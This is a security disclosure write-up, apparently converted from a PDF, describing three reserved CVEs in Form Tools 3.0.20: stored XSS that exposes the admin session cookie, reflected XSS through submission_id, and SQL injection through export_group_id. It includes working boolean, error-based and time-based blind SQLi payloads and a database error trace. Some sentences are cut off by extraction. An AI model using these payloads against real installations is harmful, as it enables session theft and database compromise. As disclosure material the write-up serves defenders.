Form Tools 3.0.20 - Vulnerabilities

Vulnerabilities found in the software Form Tools

AUTHORS
Bernardo Rodrigues

NOTE: At this moment the CVEs are not yet public, however, they are reserved with the following codes: CVE-2021-38143 - Stored XSS, CVE-2021-38144 - Reflected XSS and CVE-2021-38145 - SQL Injection

CVE-2021-38143 - Stored XSS

An issue was discovered in Form Tools through 3.0.20. When an administrator creates a customer account, it is possible for the customer to log in and proceed with a change of name and last name. However, these are vulnerable to XSS payload insertion, being triggered in the admin panel when the admin tries to see the client list. This type of XSS (Stored) can lead to the extraction of the PHPSESSID cookie belonging to the adr Insertion of the payload in the "First Name" (client account) field:

Full quality image

The administrator logs in and opens the page with the list of clients:

XSS triggered and exposing the admin cookie.

CVE-2021-38144 - Reflected XSS

An issue was discovered in Form Tools through 3.0.20. A low-privileged user can trigger Reflected XSS when viewing form via the submission_id parameter, e.g., `clients/forms/edit_submission.php?form_id=1&view_id=1&submission_id=[XSS]`

CVE-2021-38145 - SQL Injection

An issue was discovered in Form Tools through 3.0.20. SQL Injection can occur via the **export_group_id** field when a low-privileged user (client) try to export a form with data, e.g., manipulation of `modules/export_manager/export.php?export_group_id=1&export_group_1_results=all&export_type_id=1`

Create data table export using a normal user account by clicking *display:*

FORM TOOLS

3.0.20

Teste

Pesquisar | Todos os campos ▼ | Search keyword | Pesquisar | Show All

Resultados Totais: **2**

	ID	Ficheiro	Teste 1	Campo 3	Date	
☐	2	xss.gif			2021-08-05 4:38 PM	
☐	1		Testing Export	||dir&	2021-08-05 3:47 PM	

Seleccionar Todos na Página | Desmarcar Todos | | Apagar | Add » | 0 rows selected

Download / Export

HTML / Printer-friendly ⦿ all ○ selected | Table format ▼ | Display

Excel ⦿ all ○ selected | Generate

Full quality image

Insertion of the special character ' to test for possible break in the query and cause database errors:

Fatal error: Uncaught PDOException: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' ORDER BY met.list_order' at line 4 in C:\xam \formtools\global\code\Database.class.php:71 Stack trace: #0 C:\xampp\htdocs\formtools\global\code\Database.class.php(71): PDO->prepare('\n SE...') #1 C:\xampp\htdocs\formtools\modules\export_manager\code\ExportTypes.class.php(77): FormTools\Database->query('\n SE...') #2 C \htdocs\formtools\modules\export_manager\code\Module.class.php(658): FormTools\Modules\ExportManager\ExportTypes::getExportTypes('1') #3 C:\xampp\htdocs\formtools\modules\export_manager\export.php(41): FormTools\Modules\ExportManager\Module->export(Array) #4 { thrown in **C:\xampp\htdocs\formtools\global\code\Database.class.php** on line **71**

Full quality image

The endpoint is vulnerable to the following types of SQL Injection attacks:

```
> Parameter: export_group_id (GET)

    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: export_group_id=1 AND 5636=5636&export_group_1_results=all&export_type_id=1

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: export_group_id=1 AND (SELECT 4229 FROM(SELECT COUNT(*),CONCAT(0x717a627171,(SELECT (ELT(4229=4229,1))
    ),0x716b787171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)&export_group_1_results=all&
    export_type_id=1

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: export_group_id=1 AND (SELECT 1946 FROM (SELECT(SLEEP(5)))nmeR)&export_group_1_results=all&
    export_type_id=1
```